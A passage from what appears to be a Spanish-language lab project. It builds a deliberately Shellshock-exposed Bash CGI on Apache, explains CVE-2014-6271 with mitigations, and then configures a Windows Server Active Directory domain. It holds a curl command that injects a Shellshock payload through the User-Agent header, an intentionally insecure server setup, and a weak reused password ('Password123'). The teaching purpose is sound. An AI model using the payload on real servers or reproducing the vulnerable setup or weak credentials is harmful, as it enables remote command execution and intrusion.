  - Pero está “embebiendo” funcionalidad adicional vulnerable en un `iframe`, aumentando la superficie de ataque desde el propio panel.

## Shellsock

### Activar y preparar CGI en Apache (Ubuntu Server LAN)

#### Habilitar módulo CGI en Apache



```
lan_server@lanserver: ~
lan_server@lanserver:~$ sudo a2enmod cgi
Enabling module cgi.
To activate the new configuration, you need to run:
  systemctl restart apache2
lan_server@lanserver:~$ sudo systemctl restart apache2
lan_server@lanserver:~$
```

#### Por qué:

- `a2enmod cgi` habilita oficialmente el módulo que permite ejecutar scripts CGI en `/usr/lib/cgi-bin` o donde lo configures.
- Sin esto, Apache trataría el `.cgi` como un archivo de texto descargable en lugar de ejecutarlo como programa.

## Verificación de la configuración cgi

```
lan_server@lanserver:~$ cat /etc/apache2/conf-available/serve-cgi-bin.conf
<IfModule mod_alias.c>
  <IfModule mod_cgi.c>
    Define ENABLE_USR_LIB_CGI_BIN
  </IfModule>

  <IfModule mod_cgid.c>
    Define ENABLE_USR_LIB_CGI_BIN
  </IfModule>

  <IfDefine ENABLE_USR_LIB_CGI_BIN>
    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
      AllowOverride None
      Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
      Require all granted
    </Directory>
  </IfDefine>
</IfModule>


# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
lan_server@lanserver:~$
```

### Qué significa esto:

- ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/  
Cualquier URL que empiece por /cgi-bin/ se ejecuta desde /usr/lib/cgi-bin/.
- Options +ExecCGI  
Permite ejecutar scripts en ese directorio, en lugar de servirlos como texto.
- Require all granted  
Cualquiera puede acceder a estos CGI (bajo controles de firewall).

### Crear el CGI reloj.cgi vulnerable “al estilo Shellshock”

- Use /bin/bash como intérprete (clave para Shellshock).
- Devuelve un HTML con la hora actual.
- No hace falta que maneje variables de entorno en el código: en Shellshock, el problema estaba en cómo **Bash interpreta las variables de entorno antes de ejecutar el script**.



```
GNU nano 6.2 /usr/lib/cgi-bin/reloj.cgi
#!/bin/bash

# CGI de ejemplo con Bash que muestra la hora.
# En Bash vulnerables a Shellshock, el simple hecho de usar /bin/bash
# y que Apache pase variables de entorno controladas por el usuario
# puede permitir ejecución de comandos.

echo "Content-type: text/html"
echo ""

echo "<!DOCTYPE html>"
echo "<html>"
echo "<head><title>Reloj</title></head>"
echo "<body>"
echo "<h3 style='color:white;'>Hora del servidor: $(date '+%Y-%m-%d %H:%M:%S')</h3>"
echo "</body>"
echo "</html>"
```

### Explicación línea a línea:

- `#!/bin/bash`

Si esta Bash fuera vulnerable a Shellshock, al arrancar el script, Bash leería variables de entorno (provenientes de cabeceras HTTP) y podría ejecutar código malicioso antes de llegar siquiera a `echo`.

- `echo "Content-type: text/html"` y `echo ""`

En CGI clásico, primero se manda la cabecera HTTP. La línea en blanco separa cabeceras del cuerpo.

- `date '+%Y-%m-%d %H:%M:%S'`

Muestra la fecha/hora actual. Esto te sirve como “reloj” visible y también como indicio de que el CGI responde.

Le otorgo permisos de ejecución

```
lan_server@lanserver: ~
lan_server@lanserver:~$ sudo chmod +x /usr/lib/cgi-bin/reloj.cgi
lan_server@lanserver:~$
```

```
lan_server@lanserver: ~
lan_server@lanserver:~$ sudo chmod +x /usr/lib/cgi-bin/reloj.cgi
lan_server@lanserver:~$ ls -al /usr/lib/cgi-bin/reloj.cgi
-rwxr-xr-x 1 root root 481 nov 22 19:35 /usr/lib/cgi-bin/reloj.cgi
lan_server@lanserver:~$
```

Pruebo el script para comprobar que funciona correctamente

```
lan_server@lanserver:~$ curl http://10.10.20.10/cgi-bin/reloj.cgi
<!DOCTYPE html>
<html>
<head><title>Reloj CGI</title></head>
<body>
<h3>Hora del servidor (CGI Bash): 2025-11-22 19:38:14</h3>
</body>
</html>
lan_server@lanserver:~$
```

## 1. ¿Qué es Shellshock?

Shellshock es una vulnerabilidad crítica descubierta en 2014 que afecta a **GNU Bash**, una de las shells más utilizadas en sistemas Linux y UNIX. El fallo, identificado como **CVE-2014-6271**, permite que un atacante ejecute **código arbitrario** en el sistema explotando la forma en que Bash procesaba las **variables de entorno**, especialmente cuando contenían funciones.

El problema radica en que Bash:

- Permitía declarar funciones dentro de variables de entorno.
- **Ejecutaba cualquier código adicional** situado después de la definición de la función.

Ejemplo simplificado del payload: `() { ;; }; echo VULNERABLE`

Si Bash ejecuta la variable anterior, imprimirá *VULNERABLE*, demostrando que se puede inyectar código.

Esto abre la puerta a ataques remotos cuando Bash es invocado de forma indirecta, como:

- Servidores web que usan **CGI en Bash**.
- Scripts ejecutados a través de **SSH ForceCommand**.
- Servicios que dependen de **procesamiento de variables de entorno**.

## 2. Cómo lo he simulado en mi entorno

Para reproducir la vulnerabilidad de forma controlada:

### 2.1. Creación de un CGI vulnerable

En mi servidor Ubuntu de la LAN (10.10.20.10) instalé un script CGI escrito en **Bash**, alojado en: `/usr/lib/cgi-bin/reloj.cgi`

El script genera la hora del servidor pero está programado de forma intencionadamente insegura:

- No valida entradas del cliente.
- Utiliza Bash como intérprete del CGI (`#!/bin/bash`).
- No filtra cabeceras HTTP, permitiendo que variables de entorno maliciosas lleguen directamente al script.

Este tipo de configuración reproduce fielmente el escenario real donde Shellshock fue explotado masivamente en internet en 2014.

## 2.2. Integración del CGI vulnerable en un servicio accesible

El CGI fue integrado dentro del **panel de login.php** del servidor web Apache, mostrando la hora:

Hora del servidor : 2025-11-22 20:04:05

Cualquier petición enviada al CGI ejecutaba Bash y, por tanto, era vulnerable a un payload Shellshock.

## 2.3. Explotación desde Kali

Desde la máquina Kali (en la red WAN), un atacante podría enviar:

```
curl -H "User-Agent: () { :; }; echo; /bin/id" http://10.10.20.10/cgi-bin/reloj.cgi
```

Si el sistema es vulnerable, el CGI ejecutaría:

```
uid=www-data gid=www-data groups=www-data
```

Demostrando ejecución remota de comandos (RCE).

## 3. Riesgos en entornos reales

Shellshock es una vulnerabilidad extremadamente grave porque:

### Permite ejecución remota de comandos (RCE)

El atacante consigue acceso directo al sistema como el usuario del proceso (normalmente www-data, apache, o incluso root en malas configuraciones).

### Puede comprometer servidores web completos

Cualquier CGI basado en Bash puede ser explotado automáticamente sin autenticación previa.

### Se puede usar para pivotar dentro de la red

Un atacante podría:

- Obtener una reverse shell.
- Escalar privilegios con exploits locales.
- Moverse lateralmente por la LAN o DMZ.

### Afecta a millones de dispositivos embebidos

Routers, NAS, firewalls antiguos, cámaras IP, appliances... muchos ejecutan Bash internamente.

## **Automatizable**

Miles de bots lo usaron para:

- Instalación de malware.
- DDoS con botnets.
- Minería ilegal de criptomonedas.

## **4. Medidas de mitigación y hardening aplicables**

Para proteger sistemas frente a Shellshock:

### **4.1. Actualizar Bash a una versión parcheada**

Esta es la medida principal todas las distribuciones modernas incluyen ya Bash corregido.

### **4.2. Bloquear y evitar el uso de scripts CGI en Bash**

Sustituir scripts CGI por:

1. Python (mod\_wsgi)
2. PHP
3. Perl
4. NodeJS
5. FastCGI
6. Nginx + PHP-FPM

Los CGI en Bash deben considerarse **totalmente desaconsejados** en producción.

### **4.3. Restringir acceso público a los CGI**

Implementar:

- Reglas de firewall (pfSense): permitir solo IPs necesarias.
- Autenticación HTTP Basic o mediante tokens.
- Permisos estrictos en el sistema de archivos.


### **4.4. Validación estricta de cabeceras y variables de entorno**

Especialmente:

1. User-Agent
2. Cookie
3. Referer
4. Host

Nunca deben pasarse sin sanitizar a Bash.

Resultado final





# 7.5. IMPLEMENTACIÓN DE WINDOWS SERVER 2022 (AD, DNS, IIS, WEBDAV, OUs, GPOs)

## 7.5.1. Instalación de Windows Server 2022

 PFG\_WindowsServer\_2022

 Power on this virtual machine

 Edit virtual machine settings

▼ Devices


|                                                                                                     |                   |
|-----------------------------------------------------------------------------------------------------|-------------------|
|  Memory            | 8 GB              |
|  Processors        | 4                 |
|  Hard Disk (NVMe)  | 60 GB             |
|  CD/DVD (SATA)     | Auto detect       |
|  Floppy            | Auto detect       |
|  Network Adapter   | Bridged (Autom... |
|  Network Adapter 2 | Custom (LAN)      |
|  USB Controller   | Present           |
|  Sound Card      | Auto detect       |
|  Display         | Auto detect       |

▼ Description

Type here to enter a description of this virtual machine.


## 7.5.2. Configuración de red

### Red bridge




Una vez realice la instalación del bosque modificaré la configuración

### Red LAN



### 7.5.3. Promoción a Controlador de Dominio (AD DS)

Ahora procedo a establecer el nombre del equipo que será SRV-AD



| Especificaciones del dispositivo |                                                                          |
|----------------------------------|--------------------------------------------------------------------------|
| Nombre del dispositivo           | WIN-OTURAK0N6BJ                                                          |
|                                  | srv-ad                                                                   |
| Procesador                       | 11th Gen Intel(R) Core(TM) i7-11700K @ 3.60GHz 3.60 GHz (2 procesadores) |
| RAM instalada                    | 8,00 GB                                                                  |
| Identificador de dispositivo     | 8B8D0D38-FD8E-4E1A-A7D4-B5184CF98745                                     |
| Id. del producto                 | 00453-60000-00000-AA994                                                  |
| Tipo de sistema                  | Sistema operativo de 64 bits, procesador basado en x64                   |
| Lápiz y entrada táctil           | La entrada táctil o manuscrita no está disponible para esta pantalla     |
| Copiar                           |                                                                          |

Crear una contraseña

Nueva contraseña

Confirmar la contraseña



Indicio de contraseña

Contraseña Password123


Configurado el nombre del servidor y la contraseña procedo a instalar los roles de Active Directory

- Servicios de Dominio de Directorio Activo
- Servidor DNS
- Servidor Web IIS





Terminada la instalación promuevo el servidor como controlador de dominio



## Creo un nuevo bosque

Asistente para configuración de Servicios de dominio de Active Directory

SERVIDOR DE DESTINO  
srv-ad

### Configuración de implementación

Configuración de implem...  
Opciones del controlador...  
Opciones adicionales  
Rutas de acceso  
Revisar opciones  
Comprobación de requisi...  
Instalación  
Resultado

Seleccionar la operación de implementación

☐ Agregar un controlador de dominio a un dominio existente  
☐ Agregar un nuevo dominio a un bosque existente  
☒ Agregar un nuevo bosque

Especificar la información de dominio para esta operación

Nombre de dominio raíz:

[Más información sobre configuraciones de implementación](#)

< Anterior   **Siguiente >**   Instalar   Cancelar

Asistente para configuración de Servicios de dominio de Active Directory

SERVIDOR DE DESTINO  
srv-ad

### Opciones del controlador de dominio

Configuración de implem...  
**Opciones del controlador...**  
Opciones de DNS  
Opciones adicionales  
Rutas de acceso  
Revisar opciones  
Comprobación de requisi...  
Instalación  
Resultado

Seleccionar nivel funcional del nuevo bosque y dominio raíz

Nivel funcional del bosque:   
Nivel funcional del dominio:

Especificar capacidades del controlador de dominio

☒ Servidor de Sistema de nombres de dominio (DNS)  
☒ Catálogo global (GC)  
☐ Controlador de dominio de solo lectura (RODC)

Escribir contraseña de modo de restauración de servicios de directorio (DSRM)



Contraseña:   
Confirmar contraseña:

[Más información sobre opciones del controlador de dominio](#)


< Anterior   **Siguiente >**   Instalar   Cancelar

Contraseña Password123





Tras promocionar el directorio activo procedo a configurar el DNS para que apunte a él mismo



Configurada la red procedo a validar Active Directory

```
PS C:\Users\Administrador> Get-ADDomain

AllowedDNSSuffixes      : {}
ChildDomains            : {}
ComputersContainer      : CN=Computers,DC=ad,DC=lab
DeletedObjectsContainer : CN=Deleted Objects,DC=ad,DC=lab
DistinguishedName       : DC=ad,DC=lab
DNSRoot                 : ad.lab
DomainControllersContainer : OU=Domain Controllers,DC=ad,DC=lab
DomainMode              : Windows2016Domain
DomainSID                : S-1-5-21-3318368986-2592975903-1528046204
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=ad,DC=lab
Forest                  : ad.lab
InfrastructureMaster     : srv-ad.ad.lab
LastLogonReplicationInterval : 
